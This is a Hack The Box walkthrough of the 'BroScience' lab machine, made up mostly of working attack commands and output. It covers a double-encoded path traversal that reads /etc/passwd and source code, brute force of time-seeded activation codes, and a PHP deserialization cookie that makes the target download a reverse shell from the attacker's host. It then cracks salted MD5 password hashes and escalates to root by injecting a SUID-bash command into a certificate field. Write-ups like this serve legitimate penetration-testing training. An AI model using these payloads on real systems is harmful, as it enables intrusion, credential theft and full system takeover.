Description
BroScience is a medium Hack The Box machine that features:
- Path Traversal vulnerability in PHP web application that leads into source code read
- PHP deserialization attack in PHP application that leads into file upload and remote command execution
- User Pivoting by using reused credentials cracked from a Postgres database
- Privilege Escalation by Command Injection in a Bash script executed by
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.195.
$ ping -c 3 10.10.11.195
PING 10.10.11.195 (10.10.11.195) 56(84) bytes of data.
64 bytes from 10.10.11.195: icmp_seq=1 ttl=63 time=43.9 ms
64 bytes from 10.10.11.195: icmp_seq=2 ttl=63 time=45.2 ms
64 bytes from 10.10.11.195: icmp_seq=3 ttl=63 time=43.6 ms

--- 10.10.11.195 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.640/44.276/45.242/0.694 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.195 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.195
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
We get three open ports: 22, 80, and 443.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.195 -sV -sC -p22,80,443 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.195
Host is up (0.045s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 df:17:c6:ba:b1:82:22:d9:1d:b5:eb:ff:5d:3d:2c:b7 (RSA)
|   256 3f:8a:56:f8:95:8f:ae:af:e3:ae:7e:b8:80:f6:79:d2 (ECDSA)
|_  256 3c:65:75:27:4a:e2:ef:93:91:37:4c:fd:d9:d4:63:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.54
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Did not follow redirect to https://broscience.htb/
443/tcp open  ssl/http Apache httpd 2.4.54 ((Debian))
|_http-title: BroScience : Home
| ssl-cert: Subject: commonName=broscience.htb/organizationName=BroScience/countryName=AT
| Not valid before: 2022-07-14T19:48:36
|_Not valid after:  2023-07-14T19:48:36
| tls-alpn:
|_  http/1.1
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.54 (Debian)
|_ssl-date: TLS randomness does not represent time
Service Info: Host: broscience.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the broscience.htb domain to the /etc/hosts file.
$ echo '10.10.11.195 broscience.htb' | sudo tee -a /etc/hosts
The HTTP service redirects to the HTTPs service. We find what it seems a blog about gym workouts. We can create an account to then login. But after creating the account we find the Account created. Please check your email for the activation link. so we cannot login.
 By reading the HTML source code of the page, we find the
 includes/img.php?path=barbell_squats.jpeg URL for loading the images. It is loading the file directly, so the application could be vulnerable to Path Traversal vulnerability. We are going to check for the /etc/passwd file.
$ curl -k 'https://broscience.htb/includes/img.php?path=../../etc/passwd'
<b>Error:</b> Attack detected.
It seems that there is a sort of filtering and the attack is blocked.
Exploitation
We are going to double URL-encode the characters. The attack is successful and we obtain the root, bill and postgres users.
$ curl -sk 'https://broscience.htb/includes/img.php?path=..%252f..%252f..%252f..%252fetc%252fpasswd' | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:108:65534::/run/sshd:/usr/sbin/nologin
bill:x:1000:1000:bill,,,:/home/bill:/bin/bash
postgres:x:117:125:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
We find that the https://broscience.htb/includes/ directory has directory listing enabled.
$ curl -sk 'https://broscience.htb/includes/'
...
<a href="db_connect.php">db_connect.php</a>
<a href="header.php">header.php</a>
<a href="img.php">img.php</a>
<a href="navbar.php">navbar.php</a>
<a href="utils.php">utils.php</a><
We infer that the root directory of the web server is /var/www/html, and we retrieve the db_connect.php file.
$ curl -sk 'https://broscience.htb/includes/img.php?path=..%252f..%252f..%252f..%252fvar%252fwww%252fhtml%252fincludes%252fdb_connect.php'
<?php
$db_host = "localhost";
$db_port = "5432";
$db_name = "broscience";
$db_user = "dbuser";
$db_pass = "RangeOfMotion%777";
$db_salt = "NaCl";

$db_conn = pg_connect("host={$db_host} port={$db_port} dbname={$db_name} user={$db_user} password={$db_pass}");

if (!$db_conn) {
    die("<b>Error</b>: Unable to connect to database");
}
?>
We find the credentials of the postgres database broscience, with the username dbuser and the password RangeOfMotion%777. We move to the utils.php file and we find an interesting function, generate_activation_code.
function generate_activation_code() {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand(time());
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}
The function generate_activation_code() generates a random activation code consisting of 32 characters. This code is made up of uppercase and lowercase letters, as well as digits. The process uses a string of valid characters and randomly selects each character to form the final code. The activation code seems to be predictable as it is using as a seed, the Unix timestamp in the moment of generating the value. We can obtain the timestamp from the HTTP response. We are going to create 10 codes after the timestamp and 10 codes before the timestamp to then bruteforce the codes until we find a valid one. This will be the code that will generate the codes:
<?php
function generate_activation_code($timestamp) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand($timestamp);
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}
$timestamp = 16...;
for ($i = $timestamp - 10; $i <= $timestamp + 10; $i++) {
	$code = generate_activation_code($i);
	system('echo ' . $code . ' >> codes.txt');
}
?>
The codes are generated in the codes.txt. Now we need to find there to enter the codes. We enumerate for .php pages in the website.
$ gobuster dir -u 'https://broscience.htb' -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php -k
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://broscience.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 280]
/.hta.php             (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/.htaccess.php        (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/.htpasswd.php        (Status: 403) [Size: 280]
/activate.php         (Status: 200) [Size: 1256]
We find the activate.php file, we read it.
$ curl -sk 'https://broscience.htb/includes/img.php?path=..%252f..%252f..%252f..%252fvar%252fwww%252fhtml%252factivate.php'
...
<?php
session_start();

// Check if user is logged in already
if (isset($_SESSION['id'])) {
    header('Location: /index.php');
}

if (isset($_GET['code'])) {
    // Check if code is formatted correctly (regex)
    if (preg_match('/^[A-z0-9]{32}$/', $_GET['code'])) {
...
We find that it is using the code parameter, so we brute force-it with the generated codes.
$ for code in $(cat codes.txt); do curl -sk "https://broscience.htb/activate.php?code=$code" 2>&1 > /dev/null; done
After the attack, we are able of logging with the previous registered account.
 Next to the
 Logged in as ... text we find a button to swap the theme of the web page that call to the https://broscience.htb/swap_theme.php endpoint. In this case starts a night mode. We enumerate the contents of the file.
$ curl -sk 'https://broscience.htb/includes/img.php?path=..%252f..%252f..%252f..%252fvar%252fwww%252fhtml%252fswap_theme.php'
<?php
session_start();

// Check if user is logged in already
if (!isset($_SESSION['id'])) {
    header('Location: /index.php');
}

// Swap the theme
include_once "includes/utils.php";
if (strcmp(get_theme(), "light") === 0) {
    set_theme("dark");
} else {
    set_theme("light");
}

// Redirect
if (!empty($_SERVER['HTTP_REFERER'])) {
    header("Location: {$_SERVER['HTTP_REFERER']}");
} else {
    header("Location: /index.php");
}
We find that it is using the get_theme and set_theme functions from the utils.php file.
function get_theme() {
    if (isset($_SESSION['id'])) {
        if (!isset($_COOKIE['user-prefs'])) {
            $up_cookie = base64_encode(serialize(new UserPrefs()));
            setcookie('user-prefs', $up_cookie);
        } else {
            $up_cookie = $_COOKIE['user-prefs'];
        }
        $up = unserialize(base64_decode($up_cookie));
        return $up->theme;
    } else {
        return "light";
    }
}
function set_theme($val) {
    if (isset($_SESSION['id'])) {
        setcookie('user-prefs',base64_encode(serialize(new UserPrefs($val))));
    }
}
We find that it is setting a cookie in the user-side called user-prefs with the Base64 encoded value of the UserPrefs serialized class. As an example, we decode our cookie.
$ echo 'Tzo5OiJVc2VyUHJlZnMiOjE6e3M6NToidGhlbWUiO3M6NDoiZGFyayI7fQ%3D%3D' | python -c "import sys; from urllib.parse import unquote; print(unquote(sys.stdin.read()));" | base64 -d
O:9:"UserPrefs":1:{s:5:"theme";s:4:"dark";}
We get the O:9:"UserPrefs":1:{s:5:"theme";s:4:"dark";} value. Further examinating the source code of the Avatar and AvatarInterface classes we find that it is copying a file from a temporary directory to the definite one.
class Avatar {
    public $imgPath;

    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }

    public function save($tmp) {
        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp;
    public $imgPath;

    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}
We can create a malicious PHP file, create a HTTP server and then with a PHP deserialization attack, let the download file be downloaded and then an reverse shell will be spawned. The PHP code that will create the serialized code will be the previous Avatar and AvatarInterface classes plus the following code:
<?php
...
$avatar = new AvatarInterface();
$avatar->tmp = 'http://10.10.14.16/shell.php';
$avatar->imgPath = './shell.php';
$cookie = base64_encode(serialize($avatar));
echo $cookie
?>
We generate the shell.php code, we generate the malicious payload and then we start the listening TCP port and the HTTP server.
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
$ nano shell.php
$ php serialize.php
TzoxNToiQXZhdGFySW50ZXJmYWNlIjoyOntzOjM6InRtcCI7czoyODoiaHR0cDovLzEwLjEwLjE0LjE2L3NoZWxsLnBocCI7czo3OiJpbWdQYXRoIjtzOjExOiIuL3NoZWxsLnBocCI7fQ==
$ nc -nvlp 1234
$ python -m http.server 80
We change the value of the user-prefs cookie and then we refresh the page. We find that the file is downloaded and we get a shell as the www-data user.
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.195 - - "GET /shell.php HTTP/1.0" 200 -
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.195] 42946
Linux broscience 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64 GNU/Linux
 19:13:53 up  1:18,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
Post-Exploitation
We are going to enumerate the PostgreSQL we observed previously. We find the username and password columns of the users table.
www-data@broscience:/$ psql -h 127.0.0.1 -U dbuser broscience
Password for user dbuser:
psql (13.9 (Debian 13.9-0+deb11u1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

broscience=> \dt
           List of relations
 Schema |   Name    | Type  |  Owner
--------+-----------+-------+----------
 public | comments  | table | postgres
 public | exercises | table | postgres
 public | users     | table | postgres
(3 rows)

broscience=> select * from users;
broscience=> select username,password from users;
   username    |             password
---------------+----------------------------------
 administrator | 15657792073e8a843d4f91fc403454e1
 bill          | 13edad4932da9dbb57d9cd15b66ed104
 michael       | bd3dad50e2d578ecba87d5fa15ca5f85
 john          | a7eed23a7be6fe0d765197b1027453fe
 dmytro        | 5d15340bded5b9395d5d14b9c21bc82b
(5 rows)
As the password we get what it looks MD5 hashes. In the database we enumerated the db_salt variable which is NaCl, so we need to take into account this salt. We crack them with Hashcat tool with the <hash>:<salt> format.
$ hashcat hashes -m 20 /usr/share/wordlists/rockyou.txt
...
13edad4932da9dbb57d9cd15b66ed104:NaCl:iluvhorsesandgym
5d15340bded5b9395d5d14b9c21bc82b:NaCl:Aaronthehottest
bd3dad50e2d578ecba87d5fa15ca5f85:NaCl:2applesplus2apples
...
We get the password for the bill user, iluvhorsesandgym, for the dmytro user, Aaronthehottest and for the michael user, 2applesplus2apples. Before, we enumerated that the bill user exists, so we login using SSH.
$ ssh bill@broscience.htb
...
bill@broscience:~$ id
uid=1000(bill) gid=1000(bill) groups=1000(bill)
We check for running processes.
bill@broscience:~$ mktemp -d
/tmp/tmp.Mbvhn0og1s
bill@broscience:~$ cd /tmp/tmp.Mbvhn0og1s/
bill@broscience:/tmp/tmp.Mbvhn0og1s$ wget http://10.10.14.16/pspy64
bill@broscience:/tmp/tmp.Mbvhn0og1s$ chmod +x pspy64
bill@broscience:/tmp/tmp.Mbvhn0og1s$ ./pspy64
...
CMD: UID=0     PID=1      | /sbin/init
CMD: UID=0     PID=2848   | /usr/sbin/anacron -d -q -s
CMD: UID=0     PID=2849   |
CMD: UID=0     PID=2850   | /usr/sbin/CRON -f
CMD: UID=0     PID=2851   | /usr/sbin/CRON -f
CMD: UID=0     PID=2852   |
CMD: UID=0     PID=2853   | /bin/bash /root/cron.sh
CMD: UID=0     PID=2854   | /bin/bash -c /opt/renew_cert.sh /home/bill/Certs/broscience.crt
CMD: UID=0     PID=2855   | /bin/bash /root/cron.sh
CMD: UID=0     PID=2856   | /bin/bash /root/cron.sh
We find one Bash script executed as root user, /opt/renew_cert.sh.
bill@broscience:/tmp/tmp.Mbvhn0og1s$ cat /opt/renew_cert.sh
#!/bin/bash

if [ "$#" -ne 1 ] || [ $1 == "-h" ] || [ $1 == "--help" ] || [ $1 == "help" ]; then
    echo "Usage: $0 certificate.crt";
    exit 0;
fi

if [ -f $1 ]; then

    openssl x509 -in $1 -noout -checkend 86400 > /dev/null

    if [ $? -eq 0 ]; then
        echo "No need to renew yet.";
        exit 1;
    fi

    subject=$(openssl x509 -in $1 -noout -subject | cut -d "=" -f2-)
...
    /bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt"
else
    echo "File doesn't exist"
    exit 1;
The script checks the validity of an existing certificate and, if it is about to expire, generates a new self-signed certificate with the same information and saves it in a specific location. As we control with the argument which certificate we are going to renew /home/bill/Certs/broscience.crt, we can do command injection, for example in the Common Name field, commonName=$(echo ${commonName:5} | awk -F, '{print $1}'). We will inject a command to create a Bash SUID binary.
bill@broscience:/tmp/tmp.Mbvhn0og1s$ openssl req -nodes -x509 -newkey rsa:2048 -out /home/bill/Certs/broscience.crt -days 1
Generating a RSA private key
......................................................+++++
....................................+++++
writing new private key to 'privkey.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:$(cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash)
Email Address []:
After a few seconds the command will be executed and we will be able of executing a root shell.
bill@broscience:/tmp/tmp.Mbvhn0og1s$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1000(bill) gid=1000(bill) euid=0(root) groups=1000(bill)
Flags
In the root shell we can retrieve the user.txt and root.txt files.
suid-bash-5.1# cat /home/bill/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>